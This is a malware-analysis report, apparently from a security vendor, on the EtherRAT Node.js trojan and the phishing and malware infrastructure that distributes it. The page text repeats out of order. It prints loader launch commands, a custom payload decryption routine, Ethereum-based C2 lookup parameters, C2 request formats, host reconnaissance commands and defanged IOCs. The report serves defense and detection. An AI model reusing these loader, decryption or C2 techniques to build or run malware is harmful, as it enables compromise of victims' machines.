          byte = byte ^ n[e % len(n)] ^ ((e >> 8) & 0xff) 
          byte = si[byte] 
          byte = (byte - k[e % len(k)]) & 0xff
          result[e] = byte 

      The final stage is to deploy EtherRAT. EtherRAT allows the attacker to: 

      • Execute arbitrary JavaScript code received by the C2 server. This allows the attacker to execute new commands, perform operations on files and folders, modify the registry, and exfiltrate data. 
      • Get a new C2 server using the Ethereum blockchain. 
      • Reobfuscate itself. 
      • Save the logs to “svchost.log”. 

      Part of decrypted EtherRAT code 

      The EtherRAT uses Ethereum’s “eth_call” JSON-RPC method to retrieve the active C2 URL from a smart contract on the Ethereum mainnet.  

      The blockchain parameters in this case are: 

      • Contract: 0x88ea8d0bc4146f0a018e989df3fd089ac48f9a58 
      • Function selector: 0x7d434425 
      • Argument: 0xf6a772e163e64b07f658946f863b5d457d88f9f0 
      The decoded C2 from Ethereum blockchain 

      The contacted URLs to obtain the C2 server endpoint are: 

      • mainnet[.]gateway[.]tenderly[.]co 
      • rpc[.]flashbots[.]net/fast 
      • rpc[.]mevblocker[.]io 
      • eth-mainnet[.]public[.]blastapi[.]io 
      • ethereum-rpc[.]publicnode[.]com 
      • eth[.]drpc[.]org 
      • eth[.]merkle[.]io 


      Polling requests use randomized URL patterns based on some parameters defined in the code: 

      GET /api/<4-byte-hex>/<victim-uuid>/<4-byte-hex>.<ext>?<param>=<build-id> 
      X-Bot-Server: <c2_url> 

      In the analyzed sample, the parameters are: 

      • Build ID: “6f816d80-0d6c-4384-9cd6-6b79965fc08f” 
      • ext: randomly selected from “png”, “jpg”, “gif”, “css”, “ico”, “webp”. 
      • param: randomly selected from “id”, “token”, “key”, “b”, “q”, “s”, “v”. 

      After startup, the RAT sends its own source code to the C2 server. The C2 responds with a newly obfuscated version of the script, which is written back to disk, making each execution generate a new file hash. 

      POST /api/[REOBF_PATH]/<victim-uuid> 
      Body: { "code": "<current_script_contents>", "build": "<build_id>" } 

      After the EtherRAT execution, we observed different post-compromised cmd.exe activities to check the environment. For example: 

      • powershell -NoProfile -NonInteractive -WindowStyle Hidden -Command “(Get-WmiObject Win32_VideoController).Name”
      • reg query “HKLM\SOFTWARE\Microsoft\Cryptography” /v MachineGuid 
      • powershell -NoProfile -NonInteractive -WindowStyle Hidden -Command “(Get-WmiObject Win32_ComputerSystem).Domain” 
      • powershell -NoProfile -NonInteractive -WindowStyle Hidden -Command “(Get-WmiObject Win32_ComputerSystem).PartOfDomain” 
      • cmd.exe /d /s /c “net session” 
      EtherRAT logs 

      PowerShell Loader 

      The activities performed by the PowerShell loaders are very similar to the last stage of the JS script of the MSI installer: 

      • Downloads Node.js if it’s not present. 
      • Create the necessary directories. 
      • Decode the EtherRAT with a custom decryption algorithm. 
      • Execute Node.js with conhost.exe and the decrypted EtherRAT payload. 


      We detected some variants of the PowerShell loader hosted on these websites; namely that the functions’ names and the decryption functions change in the analyzed PowerShell scripts. 

      The decryption of EtherRAT payload with the custom decryption algorithm 

      Tracking the malicious infrastructure 

      When we analyzed the different websites with the “hacking-theme” pages, we found that in the past many had hosted multiple phishing pages in some specific paths. For example: 

      • /zht/sharep-redirect.html 
      • /bl/me.php 
      • /t/teams 
      • /teams/Windows/invite.php 

      It seems that these domains and IPs are actually part of a much larger infrastructure that distributes malware, phishing, malicious documents, and remote software. It is possible that these infrastructures are shared by multiple threat actors who activate different URL endpoints based on the specific campaign. 

      Interestingly, the majority of the domains related to this malicious infrastructure in the past also returned an HTML page related to a “Bulletproof Infrastructure” service.  




      We found that these phishing campaigns typically start via emails with documents attached, such as PDF or Excel files. These documents ask the user to click a link to view another document. Below are two examples of the phishing documents attached to the emails:







      These phishing pages typically ask the user to enter their email address, then continue the infection chain and distribute phishing or malware pages.  Below are some of the phishing pages detected within the malicious infrastructure:

      Misconfigurations exposed the phishing kits 

      While tracking malicious websites, we found one with an open directory containing part of the phishing kit used in the campaigns. 

      Open directory hosting part of phishing kits


      The open directory contained several folders with code and pages related to the phishing campaigns. 

      Phishing kit code 


      Additionally, some domains were misconfigured and allowed the download of “cl.zip”, which contained the source code for the “URL Cloaker” pages. 

      Part of “URL Cloaker” code 

      Indicators of Compromise (IOCs)  

      IPs 

      82[.]165[.]65[.]244: malicious infrastructure  

      185[.]221[.]216[.]121: malicious infrastructure  

      43[.]163[.]233[.]166: malicious infrastructure  

      40[.]160[.]238[.]30: malicious infrastructure  

      159[.]89[.]227[.]204: malicious infrastructure  

      57[.]128[.]31[.]168: malicious infrastructure  

      Domains 

      ivorilla[.]cloud: EtherRAT distribution  

      mx[.]nrlwz[.]com: EtherRAT distribution  

      dn[.]eyqwj[.]com: EtherRAT distribution  

      bi[.]mkrjcsw[.]com: EtherRAT distribution  

      dorqen[.]casa: EtherRAT distribution  

      kelvra[.]club: EtherRAT distribution  

      cambioefectivo[.]com: EtherRAT C2  

      vabelles[.]com: EtherRAT C2  

      tranzed[.]org: EtherRAT C2  

      kibrisarazi[.]com: EtherRAT C2  

      aravisblog[.]com: EtherRAT C2  

      publicspeakingtip[.]org: EtherRAT C2  

      Acknowledgements 


      Stop threats before they can do any harm.

      Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser →
      •  

      Inside a malicious infrastructure delivering EtherRAT, phishing pages, and malicious software 

      During our recent threat hunting activities, we found EtherRAT malware being distributed by a website with a strange homepage. This homepage allowed us to discover a vast malicious infrastructure distributing malware, malicious documents, remote desktop software, and phishing pages. 

      EtherRAT is a RAT developed in Node.js which allows an attacker to gain complete control over the machine and execute arbitrary code returned by the Command and Control (C2) server. The malware uses the Etherium blockchain to obtain the C2 server, hence the “Ether” part of the name. EtherRAT is typically distributed via MSI, PowerShell, or JavaScript scripts. 

      An open directory that distributes EtherRAT: where it all began 

      While threat hunting, we found an open directory that was distributing MSI installers and PowerShell scripts, which ultimately distributed EtherRAT. In the analyzed cases, the PowerShell scripts and MSI installers were distributed from a “/install” folder.  The versions have a progressive number, ranging from v1 to v10. 

      Figure 1: Open Directory hosting EtherRAT MSI 
      Open Directory hosting EtherRAT MSI 

      The returned home page caught our attention and prompted us to further explore the campaign. 

      The homepage returned by the EtherRAT distribution website 

      Analyzing domains and associated IPs with the EtherRAT distribution, we detected other similar home pages with a hacking-style theme. They appeared to belong to a larger distribution chain, which also distributes phishing, remote control software, and other malware. These websites usually have several folders with malware and phishing related content, and what is displayed depends on the specific infection chain. 

      Different websites that resolve to the same IP addresses have previously returned pages related to fake companies or default templates. The use of these new pages could therefore be a method to make detection more difficult for automated scanners or researchers.  Here are some of the home pages we found:

      Some of the malicious websites indexed on Google 

      EtherRAT is an interesting RAT, as it has few lines of code and allows the execution of arbitrary code returned by the C2 server. Furthermore, using the Ethereum blockchain to obtain the C2 server makes it more resilient to infrastructure takedowns. 

      Technical analysis of EtherRAT 

      The detected websites usually distribute an MSI or PowerShell script with the version name, such as v1.msi, v2.ps1, and so on. 

      MSI Loader 

      The MSI file “v9.msi” contains three components: 

      MSI Filename Description 
      KmPuGimn.cmd BAT launcher 
      cDQMlQAru0.xml First Jscript loader 
      MRaQCipBIZeiZNx.log Encrypted EtherRAT 

      When the MSI is executed, the “KmPuGimn.cmd” file is started: 

      conhost --headless cmd /c "KmPuGimn.cmd" 

      This obfuscated BAT file performs different operations: 

      • Extracts the other files in a random folder in %LOCALAPPDATA%. 
      • Re-executes itself via: 
        • %SystemRoot%\System32\conhost.exe –headless %SystemRoot%\System32\cmd.exe /c call “C:\Users\{user}\AppData\Local\{random_path}\KmPuGimn.cmd” nKWa 
      • Runs the command “where node” to find an existing installation. 
      • Downloads Node.js if it’s not found 
        • Uses “curl -sLo” to download Node.js from the official website. 
        • Extracts to installation directory via “tar -xf”. 
        • Renames extracted directory to “28Q75h”.
      • Loops until both “MRaQCipBIZeiZNx.log” and “cDQMlQAru0.xml” exist, then executes: 
        • conhost.exe –headless C:\Users\{user}\AppData\Local\{random_path}\{random_path}\node.exe cDQMlQAru0.xml 

      The executed “cDQMlQAru0.xml” is a loader that decrypts the embedded code with a XOR function and then executes it with “vm.compileFunction”. 

      decrypted[i] = (encrypted[i] - key[i % key.length] - i) & 0xFF 
      The embedded decrypted code 

      The decrypted code: 

      • Copies node.exe in “C:\Users\{user}\AppData\Local\{random_path}\{random_path}\_MJlLlt5.exe”. 
      • Adds a registry key for persistence with “conhost.exe –headless”. 
      • Decrypts “MRaQCipBIZeiZNx.log” and executes it with “_MJlLlt5.exe” stdin. 

      The decryption algorithm is a custom stream-like decoding routing based on XOR, byte rotations and an accumulator: 

      for e in range(len(data)): 
          byte = data[e] 
          g = prev 
          prev = byte 
          byte = (byte - g) & 0xff 
          byte = byte ^ n[e % len(n)] ^ ((e >> 8) & 0xff) 
          byte = si[byte] 
          byte = (byte - k[e % len(k)]) & 0xff
          result[e] = byte 

      The final stage is to deploy EtherRAT. EtherRAT allows the attacker to: 

      • Execute arbitrary JavaScript code received by the C2 server. This allows the attacker to execute new commands, perform operations on files and folders, modify the registry, and exfiltrate data. 
      • Get a new C2 server using the Ethereum blockchain. 
      • Reobfuscate itself. 
      • Save the logs to “svchost.log”. 
      Part of decrypted EtherRAT code 

      The EtherRAT uses Ethereum’s “eth_call” JSON-RPC method to retrieve the active C2 URL from a smart contract on the Ethereum mainnet.  

      The blockchain parameters in this case are: 

      • Contract: 0x88ea8d0bc4146f0a018e989df3fd089ac48f9a58 
      • Function selector: 0x7d434425 
      • Argument: 0xf6a772e163e64b07f658946f863b5d457d88f9f0 
      The decoded C2 from Ethereum blockchain 

      The contacted URLs to obtain the C2 server endpoint are: 

      • mainnet[.]gateway[.]tenderly[.]co 
      • rpc[.]flashbots[.]net/fast 
      • rpc[.]mevblocker[.]io 
      • eth-mainnet[.]public[.]blastapi[.]io 
      • ethereum-rpc[.]publicnode[.]com 
      • eth[.]drpc[.]org 
      • eth[.]merkle[.]io 

      Polling requests use randomized URL patterns based on some parameters defined in the code: 

      GET /api/<4-byte-hex>/<victim-uuid>/<4-byte-hex>.<ext>?<param>=<build-id> 
      X-Bot-Server: <c2_url> 

      In the analyzed sample, the parameters are: 

      • Build ID: “6f816d80-0d6c-4384-9cd6-6b79965fc08f” 
      • ext: randomly selected from “png”, “jpg”, “gif”, “css”, “ico”, “webp”. 
      • param: randomly selected from “id”, “token”, “key”, “b”, “q”, “s”, “v”. 

      After startup, the RAT sends its own source code to the C2 server. The C2 responds with a newly obfuscated version of the script, which is written back to disk, making each execution generate a new file hash. 

      POST /api/[REOBF_PATH]/<victim-uuid> 
      Body: { "code": "<current_script_contents>", "build": "<build_id>" } 

      After the EtherRAT execution, we observed different post-compromised cmd.exe activities to check the environment. For example: 

      • powershell -NoProfile -NonInteractive -WindowStyle Hidden -Command “(Get-WmiObject Win32_VideoController).Name”
      • reg query “HKLM\SOFTWARE\Microsoft\Cryptography” /v MachineGuid 
      • powershell -NoProfile -NonInteractive -WindowStyle Hidden -Command “(Get-WmiObject Win32_ComputerSystem).Domain” 
      • powershell -NoProfile -NonInteractive -WindowStyle Hidden -Command “(Get-WmiObject Win32_ComputerSystem).PartOfDomain” 
      • cmd.exe /d /s /c “net session” 
      EtherRAT logs 

      PowerShell Loader 

      The activities performed by the PowerShell loaders are very similar to the last stage of the JS script of the MSI installer: 

      • Downloads Node.js if it’s not present. 
      • Create the necessary directories. 
      • Decode the EtherRAT with a custom decryption algorithm. 
      • Execute Node.js with conhost.exe and the decrypted EtherRAT payload. 

      We detected some variants of the PowerShell loader hosted on these websites; namely that the functions’ names and the decryption functions change in the analyzed PowerShell scripts. 

      The decryption of EtherRAT payload with the custom decryption algorithm 

      Tracking the malicious infrastructure 

      When we analyzed the different websites with the “hacking-theme” pages, we found that in the past many had hosted multiple phishing pages in some specific paths. For example: 

      • /zht/sharep-redirect.html 
      • /bl/me.php 
      • /t/teams 
      • /teams/Windows/invite.php 

